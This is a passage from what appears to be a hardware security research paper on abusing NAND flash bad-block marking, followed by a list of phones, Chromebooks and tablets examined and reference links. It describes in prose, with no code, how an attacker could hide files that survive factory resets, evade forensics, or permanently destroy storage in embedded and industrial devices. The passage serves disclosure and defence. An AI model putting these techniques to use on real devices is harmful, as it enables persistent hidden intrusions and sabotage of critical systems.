The attack surface cannot be patched to disallow this capability as the NAND hardware and drivers are both reliant on the ability to mark blocks bad when blocks actually do fail. This functionality cannot be removed. The functionality can also not be locked down with permissions any further than it already is, as higher level software systems (like the YAFFS filesystem) also require access to this information.

Moving away from MTD managed NAND devices into eMMC based ones will certainly shrink the attack surface, but at some level the embedded controller still needs the ability to mark blocks bad and the higher level software still requires the ability to request the controller do so.

Our best option for defense, at least in the opinion of this researcher, is to inform the community of this attack surface and train people to look deeper at the devices when performing analysis.

What an attacker would really do with this Surface: Take 1:

An attacker would pick a target that harnessed embedded NAND storage; be it a smartphone, a general embedded system, a SCADA based industrial control system, a black box flight recorder, an SSD based laptop or some other random device. The attacker would either discover the use of RAW NAND or be forced to extend this research concept and reverse engineer the embedded controller to utilize the same paradigms. With tool in hand, the attacker could then hide files on the device permanently.

No tools currently on the market could remove the code and data injected, as all of them would talk to the driver managing the NAND storage and would thus be redirected by the bad block table. A factory reset or direct dd image to restore the device would still leave the attacker files resident for the same reasons. In general, unless new tools are developed and used, the attackers files would stay resident on the device until it biodegraded in a landfill.

If the attacker was concerned about forensic detection, they would only have to interleave portions of their stored data with actual residual trash bytes from the existing system. With the closed and proprietary ways that NAND controllers process wear leveling, coupled with the expectation that bad blocks are in fact bad, it would be tremendously difficult for even a highly qualified forensics team to extract the attacker data within an acceptable reliability threshold.

What an attacker would really do with this Surface: Take 2:

While permanently hiding files, even across multiple formats and device restores would be highly valuable to an attacker; there is another avenue that is somewhat more troubling. The vector is conceptually based not on NAND, but on how NAND and embedded systems are utilized in general. These devices are ubiquitous and, aside from smartphones, they tend to be deployed in a manner that does not allow for direct administrative access (such as an embedded controller deep in a Nuclear facility or an oil pipeline). If an attacker could gain access to these remote systems, they could simply start marking random blocks of NAND as bad until no storage was left accessible on the device. Conceptually, this equates to the attacker physically removing the NAND storage chips from the device. The lost capacity can not be restored and no functional tool could mark the blocks "good" again (if such a tool even existed) as that tool would have to talk to the kernel, and there would not be enough storage on the device to load one. In a nutshell, an advanced attacker could physically ruin beyond repair, any NAND storage based device.

Possible Future Avenues for Applied Research

These proof of concept tools specifically target RAW NAND based devices, but this research attempts to point out a much larger problem. A very large portion (if not all) of the MMC/eMMC devices are also susceptible to the same style of attack. If an offensive developer could reverse engineer how the embedded NAND controller and FTL were managing the device, the exact same mechanisms could be employed. The flaw itself is built into the hardware, and at some level the software mush manage those interactions. The research project did not explore the embedded controllers directly due to their closed nature and vendor trade secrets, neither of which would slow down a nefarious attacker. The MonkWorks team will continue to explore these hardware platforms and attempt to showcase the same vulnerabilities on the embedded controllers themselves.

Addendum 1: Devices Analyzed for this Research

During the initial research performed when crafting the NAND-Xplore proposal, 3 target devices were selected for potential development of the Proof of Concept (POC) tools described. The devices were selected as exemplar devices to cover the 3 general and broad categories of modern devices that utilize disparate types of NAND hardware.

- The LG Nexus 4 smartphone was selected as an exemplar smart phone.

- The Samsung Google Chromebook was selected as an exemplar Chromebook and as a representative example of a typical laptop or ultrabook device.
- The Microsoft Surface RT device was selected as an exemplar tablet.

Microsoft Surface RT

Samsung Google Chromebook

LG Nexus 4

Additional Chromebook Devices Explored

In addition to the Samsung Google Chromebook, the researcher performed an initial triage on the original Google branded Chromebook prototype, the CR-48.

The CR-48 Google Chromebook

The researcher did not explore the other Chromebooks on the market but can make general assumptions based on online research into the platforms. The Acer brand Chromebooks utilize a spinning platter hard drive for data storage and are thus irrelevant to this research. The older model Samsung devices are expected to behave in a highly similar manner to the XE303 model as they are simply prior iterations of the device.

Additional Android Devices Explored

In addition to the LG Nexus 4, the researcher performed various depths of exploration on a handful of other Android based devices that were available from previous projects. The devices analyzed included the following (amazingly, this list is non-inclusive):

Amazon Kindle Fire	Asus Nexus 7	Asus Transformer Prime
HTC Droid Incredible	HTC Nexus Google One	Motorola Droid
Motorola Droid X	Motorola RAZR / Maxx	Motorola Xoom
Oppo Find 5	Oppo Finder x907	Samsung Epic Touch 4G
Samsung Galaxy Nexus	Samsung Galaxy S3	Samsung Google Nexus S
Sony Xperia Arc S	Sony Xperia Acro S	Sony Xperia ION
Sony Xperia Play	Sony Xperia Tablet P	Sony Xperia Tablet S
Sony Xperia X10a	Sony Xperia X10 Mini Pro	Toshiba Thrive Tablet

Addendum 2: Notes on this Document

Most of the images in this document were downloaded from the internet without regards to copyright. MonkWorks does not own nor make claim to any of the images herein, unless they were obviously taken by the researcher in specific relation to this project.

This document is meant to be both directly informative about the overall NAND-Xplore project and a general place for notes on my methodology. As such, this document contains spurious and somewhat tangential information that was discovered during the research portion of the project.

Links to Various Products Used or Referenced

A) Android Official Development Tools: http://developer.android.com/index.html

B) Android Open Source Project and Source: http://source.android.com/

C) Chromium Project and Source: http://www.chromium.org/

D) JEDEC - Global Standards for the Microelectronics Industry: http://www.jedec.org

E) LG Nexus 4 Teardown: http://www.ifixit.com/Teardown/Nexus+4+Teardown/11781/1

F) Monk's Android Tools on GitHub: https://github.com/monk-dot/ugly-pwnies

G) MTD - Memory Technology Devices Linux Sub System: http://www.linux-mtd.infradead.org/

H) ONFI - Open NAND Flash Interface group: http://www.onfi.org/

I) Samsung Google Chromebook iFixIt Teardown: http://www.ifixit.com/Teardown/Samsung+Chromebook+11.6+Teardown/12225/1

J) SchmartBoard for BGA Packages: http://www.schmartboard.com/index.asp?page=products_bga&id=110

K) SEGGER NAND Flash Eval Board and SD Card Adapter: http://www.segger.com/emfile_test_debug_hardware.html

L) Toshiba NAND for the LG Nexus 4: http://www.semicon.toshiba.co.jp/eng/product/memory/selection/nand/mlc/emmc/index.html

M) Toshiba - Sample Datasheet NAND images were borrowed from: http://www.toshiba.com/taec/components/Datasheet/TC58DVM92A5TA00.pdf

N) YAFFS Filesystem: http://www.yaffs.net/